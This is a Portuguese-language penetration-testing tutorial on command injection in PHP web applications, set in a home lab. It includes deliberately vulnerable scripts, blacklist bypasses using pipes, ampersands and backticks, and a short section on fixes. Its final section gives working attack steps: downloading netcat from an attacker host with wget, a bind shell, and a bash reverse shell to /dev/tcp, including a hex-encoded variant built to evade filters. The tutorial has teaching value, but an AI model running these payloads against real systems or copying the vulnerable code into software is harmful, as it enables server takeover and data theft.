****

**Visão**

Com a crescente demanda sobre Tecnologias, percebemos que muitas pessoas apesar de buscarem informações, não possuem fontes que queiram realmente passar o conhecimento da maneira como ela deve ser, livre e com embasamento técnico que permita ser aplicado e utilizado quando necessário, além de serem testados em sua criação, tornando esta informação útil e confiável.

**Missão**

O Laboratório foi criado com a intenção de buscar e disseminar o conhecimento de uma maneira clara e objetiva, de forma gratuita, auxiliando na evolução dos membros e da sociedade na qual estas informações são compartilhadas, buscando o crescimento de todos os envolvidos nesta criação de valores.



Caso você pense que com a leitura dos materiais da How2Security, você irá se tornar um Cracker capaz de invadir sistemas, se você espera encontrar aqui scripts infalíveis para invasão e, a partir deles, sair por aí invadindo computadores, essa não é a leitura indicada. Indicamos, sim a leitura do Código Penal (Lei 2.848/1940), principalmente a Lei Carolina Dickmann (Lei 12.737/2012), nos Artigos 154-A e 154-B.

*154-A Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:*

*Pena – Detenção, de 3 meses a 1 ano, e multa*

Este material é um conjunto de informações compiladas de documentos e ferramentas do Mundo Underground testadas em ambiente de laboratório na nossa intranet. Desta forma, todo conhecimento aqui condensado é tangível, assim como as orientações das contramedidas.

Dessa forma, esperamos ter sido bem claros que, em momento algum, estamos com a pretensão de ensinar a você como se tornar um invasor. Estaremos sim, mostrando muitas das técnicas utilizadas pelos crackers e, em alguns casos, pelos scripts kiddies, para que você, como administrador de redes, seja capaz de identificá-las em tempo hábil para se defender, antes que alguém com desejos menos nobres ô faça por você.

Assim sendo, todo o conteúdo dessa literatura tem apenas o objetivo didático de informar e preparar os administradores de redes dos novos tempos. Em momento algum nos responsabilizamos pelo mau uso desse conhecimento ou por danos causados em seu equipamento ou de terceiros, assim como também não somos responsáveis pelos códigos e ferramentas aqui citados.

Sandro Melo

Adaptado por Wellington Silva aka Well

**0 – OWASP A1 – Command Injection**

A injeção de comandos é um método de ataque usado para executar comandos arbitrários no alvo. Um aplicativo está vulnerável a injeção de comandos se em algum campo da aplicação Web ou os campos dos protocolos HTTP/HTTPS aceitar a entrada de comandos e enviá-los ao sistema operacional existente sem a devida validação dos dados de entrada ou a codificação dos resultados.

Os ataques simplesmente inserem comandos no sistema operacional. E neste caso, o atacante pode executar comandos maliciosos que podem remover arquivos e diretórios que a aplicação tenha permissão de remover no sistema de arquivos, danificar ou alterar processos no servidor Web, enviar arquivos para fora do servidor Web através de e-mail, ftp, tftp ou ainda por download modificando as extensões dos arquivos no WebServer, esses arquivos podem ter informações sigilosas como configurações da aplicação, senhas de acesso a aplicação e banco de dados, dados de clientes ou transações eletrônicas que tenha valores. O atacante também pode enviar arquivos maliciosos para interagir de forma mais fácil com o sistema operacional como WebShells, conexões reversas com uma shell válida, programas executáveis onde pode ser executado para escalar privilégios, criar ou instalar backdoors, etc.

Neste ataque temos os caracteres de escape que servem para separar comandos. No Microsoft Windows temos o caractere **&** como separador de comando que codificado em Hexa URL é **%26**, enquanto no UNIX/BSD/LINUX temos o caractere separador **;**, que codificado em Hexa URL é **%3B**.

C:\>dir & cd c:\users & dir

Volume in drive C is OS

Volume Serial Number is F884-9AC9

Directory of C:\

01/05/2016 21:52 1.024 .rnd

13/08/2014 02:29 <DIR> Apps

22/02/2017 18:36 <DIR> App\_Forensics

17/03/2017 23:52 <DIR> Arquivos de Programas RFB

13/08/2014 03:55 <DIR> DELL

--==[ Resumido ]==--

02/10/2016 06:05 <DIR> Temp

02/10/2016 06:13 <DIR> Users

15/03/2017 19:15 <DIR> Windows

2 File(s) 1.475 bytes

16 Dir(s) 16.722.788.352 bytes free

Volume in drive C is OS

Volume Serial Number is F884-9AC9

Directory of c:\Users

02/10/2016 06:13 <DIR> .

02/10/2016 06:13 <DIR> ..

18/03/2017 00:16 <DIR> Administrator

02/10/2016 06:18 <DIR> Default.migrated

18/01/2017 23:51 <DIR> Public

0 File(s) 0 bytes

5 Dir(s) 16.722.788.352 bytes free

c:\Users>

=================================================================================

root@kali-wellx64:~/devel/convert# ls ; cd ~ ; ls -la ; cd -

base2-2-dec.py base362dec.py baseX2dec.py dec2base36.py dec2basex.py how2encode.py base36-2-dec.py base8-2-dec.py dec2base2.py dec2base8.py how2decode.py lib-conv

total 2620

drwxr-xr-x 24 root root 4096 Mar 20 16:39 .

drwxr-xr-x 22 root root 4096 Mar 1 13:44 ..

-rw-r--r-- 1 root root 174 Mar 6 01:17 ascii2dec.py

-rw------- 1 root root 94598 Mar 20 02:23 .bash\_history

-rw-r--r-- 1 root root 3391 Aug 30 2016 .bashrc

drwxr-xr-x 2 root root 4096 Feb 24 12:56 bind

--==[ Resumido ]==--

drwxr-xr-x 2 root root 4096 Feb 24 02:28 Templates

drwxr-xr-x 2 root root 4096 Feb 24 02:28 Videos

-rw------- 1 root root 20732 Mar 20 16:39 .viminfo

-rw-r--r-- 1 root root 307 Mar 6 01:11 Xbase.py

/root/devel/convert

root@kali-wellx64:~/devel/convert#

No exemplo acima temos comandos separado por **&** no prompt do MS-DOS no Windows, onde listamos o diretório corrente, em seguida entramos no diretório *Users* e listamos o conteúdo do diretório. No segundo exemplo, utilizam o separador **;** na CLI do Linux para listamos o diretório corrente, entramos no diretório *home* do usuário, listamos detalhadamente esse diretório e voltamos para o diretório inicial.

Normalmente, o objetivo do atacante é transformar uma única chamada do sistema operacional pretendida pelo desenvolvedor em várias chamadas do sistema operacional, algumas das quais executam tarefas maliciosas.

**1 – Command Injection Básico**

Neste caso temos um script que executa comandos shell no sistema operacional. O script em PHP:

<html>

<body>

<b>File in path are: </b><br><pre>

<?php

$cmd = "ls -alh ".$\_REQUEST['path'];

passthru($cmd);

?></pre>

</body>

</html>

Como podemos ver existe um parâmetro **path** onde passamos o caminho em que queremos que ele liste seu conteúdo.




Figura 01 – Aplicação Vulnerável a OSi|CMDi

Vamos fazer um scan utilizar o NMAP, na porta TCP 80 com a opção *-p*, também queremos a identificação do sistema operacional utilizando a opção *-O*.

root@kali-wellx64:~# nmap -p80 -O 192.168.0.106

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-21 15:29 BRT

Nmap scan report for 192.168.0.106

Host is up (0.00089s latency).

PORT STATE SERVICE

**80/tcp open http**

MAC Address: 00:0C:29:73:06:CC (VMware)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

**Running: Linux 2.6.X**

OS CPE: cpe:/o:linux:linux\_kernel:2.6

OS details: Linux 2.6.17 - 2.6.36

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 3.63 seconds

root@kali-wellx64:~#

O NMAP identificou o sistema operacional como Linux. Então vamos utilizar o caractere de escape para Linux **;**.




Figura 02 – Command Injection Utilizando o Caractere de Escape ;

Agora podemos injetar comandos neste sistema operacional.

Vamos utilizar outro exemplo que tem a mesma vulnerabilidade.

<html>

<body>

<h1>Test Connection</h1><br>

<h2>Ping a device</h2><br>

<?php

if(isset($\_GET['Submit'])) {

// Get input in form

$target = $\_REQUEST['ip'];

}

// Execute command in shell 4 time

$cmd = shell\_exec('ping -c 4 ' . $target);

// Feedback for the end user

echo "<pre>{$cmd}</pre>";

?>

<form name="ping" action="#" method="GET">

Enter an IP address:

<input type="text" name="ip" size="30">

<input type="submit" name="Submit" value="Submit">

</form>

</body>

</html>

Neste caso o sistema testa a conectividade entre a aplicação web e o alvo a ser testado a conectividade. A vulnerabilidade é explorada exatamente da mesma forma que a anterior. No campo Enter na IP Address: digite o endereço IP e coloque os caracteres de escape e em seguida o comando a ser injetado e clique no botão Submit. Vejamos.



Figura 03 – Comando Injetado com o ;

Olhe o resultado.




Figura 04 – Resultado da Injeção de Comando

**2 – Command Injection com Filtros**

Podemos ter um cenário onde o desenvolvedor previu que alguém mal intencionado poderia injetar comando utilizando o caractere de escape ;, com isso, ele substitui o caractere ; por um espaço.

<html>

<body>

<b>File in path are: </b><br><pre>

<?php

$cmd = "ls -alh ".str\_replace(';', '', $\_REQUEST['path']);

passthru($cmd);

?></pre>

</body>

</html>

Agora nosso desafio é “bypassar” tal proteção. Bom não temos apenas o escape ;, também no linux podemos utilizar outros caractere de escape, tais como && ou |.

Vamos testar se a solução realmente funcionou e se o bypass também vai funcionar.




Figura 05 – Não Foi Executando os Comandos Pós Caractere Escape

Agora vamos utilizar outros caracteres de escape.




Figura 06 – Utilizando o Caractere de Escape |

Aqui nosso primeiro comando enviou a saída para o segundo comando, como ele não utilizou os dados, ele apenas mostrou o resultado do segundo comando.

Agora uma evolução natural neste caso, foi a criação de uma blacklist de caracteres maliciosos.

<html>

<body>

<h1>Test Connection</h1><br>

<h2>Ping a device</h2><br>

<?php

if(isset($\_POST['Submit'])) {

// Get input in form

$target = $\_REQUEST['ip'];

// Set blacklist

$bl = array(

'&&' => '',

';' => '',

'| ' => '',

'-' => '',

'$' => '',

'(' => '',

')' => '',

'||' => '',

);

// Remove any of the characteres in the array (blacklist)

$target = str\_replace(array\_keys($bl), $bl, $target);

}

// Execute the command

$cmd = shell\_exec('ping -c 4 ' . $target);

// Feedback for the end user

echo "<pre>{$cmd}</pre>";

?>

<form name="ping" action="#" method="POST">

Enter an IP address:

<input type="text" name="ip" size="30">

<input type="submit" name="Submit" value="Submit">

</form>

</body>

</html>

Nosso novo desafio é bypassar essa blacklist.

Bom vimos que ele previu o uso do pipe |, porém ele previa que daríamos um espaço após o pipe. Vamos omitir esse espaço e ver se conseguimos bypassar.



Figura 07 – Comando Injetado com o |

Resultado da exploração.




Figura 08 – Resultado da Exploração com o | Sem Espaço

Outra exploração viável é a utilização do & já que ele previu apenas um E Lógico (&&).



Figura 09 – Comando Injetado com o &

Resultado da exploração.




Figura 10 – Resultado da Exploração com o &

Agora o mais interessante dos ataques seria o que podemos chamar de **Bind Command Inject**, isso porque, não vemos o que está acontecendo, o comando injetado é executado juntamente com o comando esperado da aplicação. A forma de execução é utilizando o acento craseado (`). Vamos ver um exemplo no console do linux.

root@kali-wellx64:~# echo "linux-header`uname -r`"

linux-header4.9.0-kali2-amd64

root@kali-wellx64:~# uname -r

4.9.0-kali2-amd64

root@kali-wellx64:~#

Observe que a utilização de um comando entre crases é executada antes de entregar a resposta. Com isso, se injetamos comandos com crases pode ser que ele não seja exibido, porém será executado. Então vamos a exploração.



Figura 11 – Comando Injetado com as Crases

O resultado foi?



Figura 12 – Resultado da Exploração com as Crases


Isso não quer dizer que não foi executado. Como resolver isso? Bom vamos direcionar a saída para um arquivo dentro do Web Server e podemos acompanhar visualizando esse arquivo.





Figura 13 – Comando Injetado com as Crases e Direcionando

O Resultado virá em uma página a parte.






Figura 14 – Resultado do Comando Injetado e Direcionado

Bom olhando para esse código conseguimos explorar 3 falhas.

**3 – Correções Possíveis Para Command Inject e PHP**

Nos exemplos demostrando, poderíamos pensar em incrementar nossa blacklist conforme fomos testando os ataques. Como o exemplo abaixo.

$bl = array(

'&&' => '',

'&' => '',

';' => '',

'|' => '',

'-' => '',

'$' => '',

'(' => '',

')' => '',

'`' => '',

'||' => '',

);

Ou utilizar outras soluções como as APIs escapeshellarg() ou escapeshellcmd(). Ficando nosso código da seguinte forma:

<html>

<body>

<h1>Test Connection</h1><br>

<h2>Ping a device</h2><br>

<?php

if(isset($\_POST['Submit'])) {

$target = escapeshellarg($\_REQUEST['ip']);

}

$cmd = shell\_exec('ping -c 4 ' . $target);

echo "<pre>{$cmd}</pre>";

?>

<form name="ping" action="#" method="POST">

Enter an IP address:

<input type="text" name="ip" size="30">

<input type="submit" name="Submit" value="Submit">

</form>

</body>

</html>

Desta forma utilizamos uma blacklist que troca os caracteres **= # & ; ` | \* ~ < > ^ ( ) [ ] { } \ , % \x0A e \xFF**. Como podemos ver temos uma boa blacklist, só não utilize ela se temos que aceitar por algum motivo um desses caracteres. Para mais informações consulte os links:

* http://www.php.net/manual/en/function.escapeshellarg.php
* http://www.php.net/manual/en/function.escapeshellcmd.php

Se for apenas endereços IP podemos tratar essa entrada também da seguinte forma:

<html>

<body>

<h1>Test Connection</h1><br>

<h2>Ping a device</h2><br>

<?php

if(isset($\_POST['Submit'])) {

// Get input in form

$target = $\_REQUEST['ip'];

$target = stripslashes($target);

// Split the IP into 4 octects

$octet = explode(".", $target);

// Check IF each octet is an integer

if((is\_numeric($octet[0])) && (is\_numeric($octet[1])) && (is\_numeric($octet[2])) && (is\_numeric($octet[3])) && (sizeof($octet) == 4)) {

// If all 4 octets are isn't put the IP back together

$target = $octet[0] .'.'. $octet[1] .'.'. $octet[2] .'.'. $octet[3];

$cmd = shell\_exec('ping -c 4 ' . $target);

// Feedback fot the end user

echo "<pre>{$cmd}</pre>";

} else {

// Let the user name theres a mistake

echo "<pre>[-] ERROR: You have entered an invalid IP.</pre>";

}

}

?>

<form name="ping" action="#" method="POST">

Enter an IP address:

<input type="text" name="ip" size="30">

<input type="submit" name="Submit" value="Submit">

</form>

</body>

</html>

Desta forma validamos se a entrada do usuário corresponde a um endereço IP antes de executar.

**4 – Obtendo Shells Através de Command Injection**

A mais tradicionais delas é utilizando o Netcat no Linux (o famoso canivete suíço dos hackers). Para demostrar as shells vamos utilizar o exemplo do command injection básico.

Vamos utilizar o Netcat para criar um socket que entrega uma shell interativa. Com os seguintes parâmetros:

* -l 🡪 Ficar em Listen (ouvindo);
* -p <port> 🡪 Número de porta;
* -e <cmd> 🡪 Interative comand.

Nesta conexão abrimos um socket no alvo, ficando a conexão da seguinte forma:




Figura 15 – Bind Connection

Bom vamos incrementar o artigo sobre o Netcat. Temos uma parte onde compilamos o Netcat de forma estática e com a opção -e. Vamos assumir que a máquina em que vamos executar o Netcat não tem o Netcat com a opção -e, e que não temos o compilador na máquina alvo.

Primeiramente vamos baixar o executável já compilado (como demostrado no artigo sobre Netcat) com o utilitário WGET. Vamos executar no endereço da URL os seguintes comandos:

* http://192.168.0.106/well/cmdi/cmd-i.php?path=/var/www ; wget http://192.168.0.113/bin/nc32 -O /tmp/nc
* http://192.168.0.106/well/cmdi/cmd-i.php?path=/var/www ; chmod 777 /tmp/nc
* http://192.168.0.106/well/cmdi/cmd-i.php?path=/var/www ; ls -la /tmp/nc




Figura 16 – Transformando o Binário em Executável

* http://192.168.0.106/well/cmdi/cmd-i.php?path=/var/www ; /tmp/nc -l -p 4444 -e /bin/bash

Agora podemos fazer a conexão com no alvo utilizando o próprio Netcat.

root@kali-wellx64:~# nc 192.168.0.106 4444

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

whoami

www-data

ls

cmd-i.php

cmd-i2.php

w

22:38:13 up 7 days, 10:33, 2 users, load average: 0.00, 0.00, 0.00

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

joe tty1 - 20Mar17 2:18m 0.45s 0.19s -bash

root pts/0 192.168.0.100 20:20 6:56 0.06s 0.06s -bash

cat /etc/passwd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh

sys:x:3:3:sys:/dev:/bin/sh

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/bin/sh

man:x:6:12:man:/var/cache/man:/bin/sh

lp:x:7:7:lp:/var/spool/lpd:/bin/sh

mail:x:8:8:mail:/var/mail:/bin/sh

news:x:9:9:news:/var/spool/news:/bin/sh

uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh

proxy:x:13:13:proxy:/bin:/bin/sh

www-data:x:33:33:www-data:/var/www:/bin/sh

backup:x:34:34:backup:/var/backups:/bin/sh

list:x:38:38:Mailing List Manager:/var/list:/bin/sh

irc:x:39:39:ircd:/var/run/ircd:/bin/sh

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh

nobody:x:65534:65534:nobody:/nonexistent:/bin/sh

libuuid:x:100:101::/var/lib/libuuid:/bin/sh

syslog:x:101:103::/home/syslog:/bin/false

joe:x:1000:1000:joe,,,:/home/joe:/bin/bash

sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin

mysql:x:103:110:MySQL Server,,,:/var/lib/mysql:/bin/false

exit

root@kali-wellx64:~#

Agora se o cenário em que estamos executando o pen-test houvesse um firewall entre o alvo e a máquina do atacante? Provavelmente não conseguiríamos o acesso a uma porta no alvo, pois o firewall teria que ter regras de **NAT (Network Address Translation)** e regras permitindo o acesso. Então teríamos um cenário parecido com a figura abaixo:




Figura 17 – Firewall Protegendo o Perímetro Interno da Rede Alvo

Qual a solução para essa questão? Simples que tal o alvo se conectar na máquina atacante por uma porta que está aberta no firewall para os clientes internos?

Pois bem, esse tipo de conexão chamamos de ConnectBack.

Vamos colocar nossa máquina em listen na porta **443/TCP** (SSL/TLS - HTTPS) que é uma porta muito comum ser permitido para cliente acessarem o mundo externo.

root@kali-wellx64:~# nc -l -v -p 443

E na aplicação cmd-i3.php poderíamos inserir no campo Enter na IP Address os seguintes comandos:

* 8.8.8.8 `echo "#!/bin/bash" >> connback.sh`
* 8.8.8.8 `echo "bash -i >& /dev/tcp/192.168.0.113/443 0>&1" >> connback.sh`
* 8.8.8.8 `chmod a+x connback.sh`
* 8.8.8.8 `cat connback.sh >> result.txt`




Figura 18 – Criando um ShellScript com um ConnectBack

* 8.8.8.8 `./connback.sh`

Agora vamos na console da máquina que estava esperando a conexão.

root@kali-wellx64:~# nc -l -v -p 443

listening on [any] 443 ...

192.168.0.106: inverse host lookup failed: Unknown host

**connect to [192.168.0.113] from (UNKNOWN) [192.168.0.106] 36223**

bash: no job control in this shell

www-data@ubuntu:/var/www/well/cmdi$ id

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@ubuntu:/var/www/well/cmdi$ w

w

20:15:53 up 10 days, 8:10, 3 users, load average: 0.00, 0.00, 0.00

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

joe tty1 - 20Mar17 24:33 0.74s 0.19s -bash

root pts/0 192.168.0.100 Mon20 6:15 0.28s 0.28s -bash

root pts/1 192.168.0.100 Tue15 2days 2.21s 2.14s tail -f /var/lo

www-data@ubuntu:/var/www/well/cmdi$ exit

exit

exit

root@kali-wellx64:~#

Esta conexão ficou da seguinte forma:




Figura 19 – ConnectBack

E se fosse a aplicação cmd-i4.php que protege contra caracteres de escape que contém no comando ***/bin/bash -i > /dev/tcp/192.168.0.113/443 0>&1*** ...?

Bom nada como colocar os miolos e a massa cinzenta para trabalhar =]

Poderíamos bypassar a blacklist da seguinte forma:

* root@kali-2k17-x64:~/tools/how2convert# ./how2encode.py -t hex --str='bash -i >& /dev/tcp/192.168.0.113/443 0>&1'
  + [+] HEXA EI0: \x62\x61\x73\x68\x20\x2d\x69\x20\x3e\x26\x20\x2f\x64\x65\x76\x2f\x74\x63\x70\x2f\x31\x39\x32\x2e\x31\x36\x38\x2e\x30\x2e\x31\x31\x33\x2f\x34\x34\x33\x20\x30\x3e\x26\x31
* 8.8.8.8 `echo "#!/bin/bash" >> connback.sh`
* **8.8.8.8 `echo "printf '\x62\x61\x73\x68\x20\x2d\x69\x20\x3e\x26\x20\x2f\x64\x65\x76\x2f\x74\x63\x70\x2f\x31\x39\x32\x2e\x31\x36\x38\x2e\x30\x2e\x31\x31\x33\x2f\x34\x34\x33\x20\x30\x3e\x26\x31' |bash" >> connback.sh`**
* 8.8.8.8 `chmod a+x connback.sh`
* 8.8.8.8 `cat connback.sh >> result.txt`




Figura 20 – Criando um ShellScript com um ConnectBack

* 8.8.8.8 `./connback.sh`

Fizemos o encode da string em hexadecimal e funcionou da mesma forma que a anterior. Por isso, não se prenda aos limites mas pense fora da caixa para poder criar bons hackers.

Voltaremos a questão de shellcode em outro artigo.

**5 – Referências Bibliográficas**

**[1]** MUNIZ, JOSEPH and LAKHANI, AAMIR – Web Penetration Testing with Kali Linux, 2013, Birmingham – Mumbai, Packet Publishing.

**[2]** GRAVES, KIMBERLY – CEH – Official Ethical Hacker Review Guide, Indianapolis - Indiana, 2007, Wiley Publishing Inc.

**[3]** STUTTARD, DAFYDD and PINTO, MARCUS – The Web Application Hacker’s Handbook, Indianapolis - Indiana, 2º Edition, Wiley Publishing Inc.

**[4]** SCAMBRAY, JOEL, McCLURE, STUART and KURTZ, GEORGE – Hackers Expostos Segredos e Soluções para a Segurança de Redes, São Paulo, 2001, MAKRON Books Ltda.

**[5]** LONG, JOHNNY - GOOGLE HACKING - Para Teste de Invasão [tradução Sérgio Pereira Couto] 2005, DIGERATI (BOOKS).

**[6]** MELO, Sandro – Estudo de Técnicas para Exploração de Vulnerabilidades em Redes TCP/IP, 2º Ed, Rio de Janeiro, 2006, Editora Alta Books Ltda.

**[7]** AHARONI, Mati; Offensive Security Lab Exercises - Curso de Pen-Test oferecido pela Offensive Security, 2007.

